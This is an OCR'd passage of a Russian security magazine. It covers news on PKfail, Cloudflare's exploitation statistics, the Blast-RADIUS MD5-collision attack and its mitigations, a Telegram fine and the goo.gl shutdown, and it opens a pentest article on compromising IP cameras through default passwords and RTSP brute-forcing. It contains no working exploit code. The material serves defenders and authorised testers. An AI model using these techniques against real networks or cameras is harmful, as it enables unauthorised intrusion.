
Пользователям исследователи посоветовали следить за обновлениями прошивки от производителей их устройств и как можно скорее установить любые исправления, которые будут связаны с устранением проблемы PKfail. Также эксперты Binarly запустили сайт pk.fail, который призван помочь пользователям просканировать и обнаружить уязвимые перед PKfail устройства и вредоносные полезные нагрузки.

РОС-ЭКСПЛОИТЫ В АТАКАХ

Cloudflare подготовила отчет о безопасности приложений за 2024 год. Оказалось, злоумышленники начинают применять доступные PoC-эксплоиты в реальных атаках практически сразу. Иногда атаки начинаются всего через **22 МИНУТЫ** после публикации эксплоитов в открытом доступе.


По мнению специалистов, единственным способом борьбы с такой скоростью атак является **ИСПОЛЬЗОВАНИЕ ИИ** для быстрой разработки эффективных правил обнаружения.

Чаще всего атакам подвергались следующие уязвимости: CVE-2023-50164 и CVE-2022-33891 в продуктах **APACHE**, CVE-2023-29298, CVE-2023-38203 и CVE-2023-26360 в **COLDFUSION**, а также CVE-2023-35082 в **MOBILEIRON**.



Еще один интересный факт из отчета Cloudflare: **6,8%** от общего объема ежедневного интернет-трафика — это DDoS-атаки, направленные на вывод из строя онлайн-приложений и сервисов. В предыдущий период (в 2022–2023 годах) этот показатель составлял **6%**, то есть общий объем DDoS-трафика растет.

Cloudflare отмечает, что во время крупных атак вредоносный трафик может составлять **ДО 12%** от всего HTTP-трафика.



Blast-RADIUS

АТАКА BLAST-RADIUS

Группа ИБ специалистов и ученых (из Cloudflare, Microsoft, BastionZero, Калифорнийского университета в Сан-Диего и Амстердамского университета) привлекла внимание к уязвимости (CVE 2024 3596) в протоколе RADIUS, который существует и используется больше 30 лет. Атака Blast-RADIUS позволяет злоумышленникам компрометировать сети и устройства с помощью MitM атак и коллизий MD5.

Протокол RADIUS (Remote Authentication Dial-In User Service) был разработан в 1991 году и известен еще со времен dial up. С тех самых пор он остается фактическим стандартом для облегченной аутентификации и поддерживается практически во всех коммутаторах, маршрутизаторах, точках доступа и VPN-концентраторах, выпущенных за последние десятилетия. Так, RADIUS остается важным компонентом для управления взаимодействием клиент сервер и используется для обеспечения:

- VPN-доступа;
- DSL и оптоволоконных соединений, предлагаемых интернет провайдерами;
- работы Wi Fi и аутентификации 802.1X;
- роуминга в сетях 2G и 3G;
- DNN-аутентификации в сетях 5G;
- аутентификации через частные APN для подключения мобильных устройств к корпоративным сетям;
- аутентификации на устройствах управления КИИ;
- Eduroam и OpenRoaming Wi-Fi.

RADIUS обеспечивает бесперебойное взаимодействие между клиентами (как правило, роутерами, коммутаторами и другими устройствами, предоставляющими доступ к сети) и центральным сервером RADIUS, который выступает в роли гейткипера для аутентификации пользователей и политик доступа. Задача RADIUS обеспечить централизованное управление аутентификацией, авторизацией и учетом удаленных входов в систему. Иногда речь идет о десятках тысяч устройств в одной сети.

Атака Blast RADIUS эксплуатирует уязвимость протокола и коллизии MD5, позволяя злоумышленникам, имеющим доступ к трафику RADIUS, манипулировать ответами сервера и добавлять произвольные атрибуты, что дает возможность получить права администратора на устройствах RADIUS без применения брутфорса или кражи учетных данных. Атака затрагивает все режимы аутентификации RADIUS/UDP, кроме тех, которые используют EAP (Extensible Authentication Protocol).

> *«Атака Blast-RADIUS позволяет злоумышленнику, находящемуся между клиентом и сервером RADIUS, подделать настоящее accept-сообщение протокола в ответ на неудачный запрос аутентификации, — объясняют исследователи. — Это может дать злоумышленнику доступ к сетевым устройствам и сервисам без необходимости угадывать или взламывать пароли или shared-секреты. В итоге атакующий не получает учетные данные пользователя. Злоумышленник, использующий нашу атаку, имеет возможность повысить свои привилегии от частичного доступа к сети до входа на любое устройство, использующее RADIUS для аутентификации, или присвоить себе произвольные сетевые права».*




Схема атаки

Дело в том, что протокол RADIUS использует хешированные MD5 запросы и ответы при выполнении аутентификации на устройстве. PoC-эксплоит, разработанный специалистами, вычисляет хеш-коллизию MD5 с выбранным префиксом, необходимую для подделки корректного ответа Access Accept, обозначающего успешный запрос на аутентификацию. Затем этот поддельный MD5 хеш внедряется в сетевое соединение с помощью атаки man in the middle, что позволяет злоумышленнику войти в систему.

Эксплуатация проблемы и подделка хеша MD5 занимает от 3 до 6 минут, то есть больше, чем 30 60 секундные тайм ауты, обычно используемые в RADIUS. Однако каждый шаг коллизионного алгоритма, применяемого в атаке, может быть эффективно распараллелен, а также поддается аппаратной оптимизации. То есть злоумышленник с хорошими ресурсами может осуществить атаку с помощью GPU, FPGA и другого современного и быстрого оборудования, чтобы добиться меньшего времени выполнения, ускорив атаку в десятки или даже сотни раз.

Поскольку атака не компрометирует учетные данные конечного пользователя, для защиты от нее конечные пользователи не могут сделать ничего. Однако производителям и системным администраторам, которые создают RADIUS-устройства и управляют ими, рекомендуется следовать уже доступным рекомендациям.

Для защиты от Blast-RADIUS сетевые операторы могут перейти на RADIUS over TLS (RADSEC), мультихоповые развертывания RADIUS и изолировать трафик RADIUS от интернета с помощью VLAN с ограниченным доступом или туннелирования TLS/IPsec.

По мнению исследователей, в долгосрочной перспективе единственным способом обезопасить RADIUS является передача данных по TLS или DTLS, что позволит обеспечить должную безопасность, включая конфиденциальность пользовательских данных в запросах и целостность ответов Access Accept и Access-Reject.

Хотя рабочая группа IETF уже разрабатывает новую спецификацию, которая будет направлена именно на это, подобные масштабные изменения занимают месяцы или годы. Так, некоторые имплементации RADIUS (например, от Microsoft) пока вообще не поддерживают TLS.

> *«Учитывая огромное количество усилий, приложенных к обеспечению безопасности таких протоколов, удивительно, что такой вездесущий протокол, как RADIUS, получил так мало внимания криптоаналитиков за прошедшие годы. TLS может быть харизматичной мегафауной (этим термином обозначают животных, снискавших популярность в социальной среде и часто использующихся для получения общественной поддержки, например экологических инициатив. — Примеч. ред.) в исследованиях криптографических протоколов, но для того, чтобы действительно защитить инфраструктуру, нужно проанализировать и защитить всю вселенную корпоративной безопасности, которую академические криптографы практически не видят и не понимают», — заключают специалисты.*

TELEGRAM ОШТРАФОВАЛИ НА **3 000 000** РУБЛЕЙ

Таганский суд Москвы оштрафовал мессенджер Telegram на **3 МИЛЛИОНА РУБЛЕЙ** за отказ удалить информацию об антиправительственных акциях.

По данным СМИ, сотрудники Роскомнадзора обнаружили в Telegram-каналах «недостоверную информацию о Вооруженных силах РФ, а также призывы к участию в антиправительственных выступлениях». Ведомство направило в Telegram предостережение с требованием удалить эти посты, однако требование было проигнорировано. После этого в отношении компании был составлен протокол об административном правонарушении.

Отмечается, что представители Telegram в суд не явились, хотя и были уведомлены о заседании. Решение было принято в их отсутствие.

GOO.GL ЗАКРЫВАЕТСЯ

Компания Google объявила, что в 2025 году сервис для сокращения ссылок goo.gl окончательно прекратит свою работу. После этого все короткие ссылки перестанут функционировать и будут возвращать ошибку 404.


Напомним, что запущенный в далеком 2009 году goo.gl закрылся для пользователей и разработчиков еще в 2018 году. Тогда в Google заявили, что на рынке появилось множество аналогичных проектов, мобильных устройств, голосовых ассистентов, приложений и интернет вообще изменился до неузнаваемости.

В итоге в компании сочли, что в сервисе для сокращения URL больше нет нужды, и создание новых ссылок, а также аналитика и управление были отключены в 2019 году.

Стоит отметить, что в 2018 году в Google планировали, что разработчики в итоге перейдут на динамические ссылки Firebase, но в итоге компания закрыла и этот сервис.

Тем не менее все последующие годы ссылки, ранее созданные с помощью goo.gl, продолжали работать.

Теперь же Google сообщили, что вскоре сервис завершит работу окончательно: с 23 августа 2024 года для определенного процента существующих ссылок goo.gl перед переходом к целевому адресу начнет отображаться промежуточная страница с уведомлением о том, что вскоре ссылка перестанет работать.



This link will no longer work in the near future

goo.gl links will no longer function after August 25th, 2025. Visit our blog post for more information about the goo.gl links shutdown.

☐ Don't show this again

При этом Google предупреждает разработчиков, что эта промежуточная страница сама по себе может помешать корректной работе ссылок goo.gl.

> *«Например, если вы используете другие 302-редиректы, промежуточная страница может помешать правильному завершению потока редиректов. Если вы встроили социальные метаданные в целевую страницу, промежуточная страница, скорее всего, приведет к тому, что они перестанут отображаться там, где отображалась исходная ссылка», — предупредили в компании.*

А после 25 августа 2025 года все адреса goo.gl перестанут работать окончательно и будут возвращать только ошибку 404.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

У пользователей Hamster Kombat угоняют аккаунты Telegram

Исследователи выявили тысячи педофилов, изучив логи инфостилеров

Свежая RCE-уязвимость в Ghostscript уже используется хакерами

В магазине Google Play нашли рекламную малварь Konfety

Смартфоны Google Pixel 6 «окирпичиваются» после сброса к заводским настройкам

Корейский провайдер заразил 600 000 пользователей вредоносным ПО

Proton запускает альтернативу Google Docs, ориентированную на приватность

Российские организации подвергаются атакам через взломанные лифты

Россияне, которых считают админами теневой библиотеки Z-Library, сбежали из-под домашнего ареста

В Google передумали запрещать сторонние cookie в Chrome

IP-КАМЕРЫ НА ПЕНТЕСТАХ

Используем видеокамеры не по назначению


Все знают, что при пентесте можно получить изображение с камеры видеонаблюдения и порадовать тех, кто будет читать отчет. Эти картинки производят впечатление, но каков реальный импакт атаки на камеры? Сегодня поговорим о случаях, когда на камерах можно получить шелл, закрепиться и проксироваться через них.

DrieVlad
Пентестер из УЦСБ
@VlaDriev

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Все уже привыкли, что в отчете можно встретить картинку с захваченной пен тестерами видеокамеры.




Безусловно, смотрится круто, но какой от этого импакт? Жизнь — это вам не игра Watchdogs 2, где взламывать устройства можно по картинке с камеры. Злоумышленник, наверное, может выследить что-то важное, наблюдая, как сотрудники ходят по коридорам туда сюда, а потом использовать это для социальной инженерии, но все подобные сценарии похожи скорее на буйный полет фантазии.

С точки зрения пентеста куда интереснее получить шелл на захваченной камере. Раз внутри у нее небольшой компьютер, доступ к нему может оказаться небесполезным для атакующего.

КЕЙС 1: ПАРОЛЬ ПО УМОЛЧАНИЮ

Думаю, ты не раз видел подобное окно логина в веб-интерфейс камеры.


User Name
Password
Login
©2017 Hikvision Digital Technology Co., Ltd. All Rights Reserved.


Заходим в веб интерфейс IP камеры

Понятно, что первая мысль пойти в Google и поискать логины и пароли по умолчанию.

INFO

Иногда бывает, что знать логин и пароль от камеры не обязательно, чтобы получить с нее изображение. Для этого может быть достаточно подобрать правильную RTSP-ссылку, которая похожа на классическую HTTP-ссылку. Найти ее зачастую можно в документации к камере. Также для этого создан скрипт `nmap rtsp-url-brute`, но пока что в нем собраны далеко не все варианты ссылок.

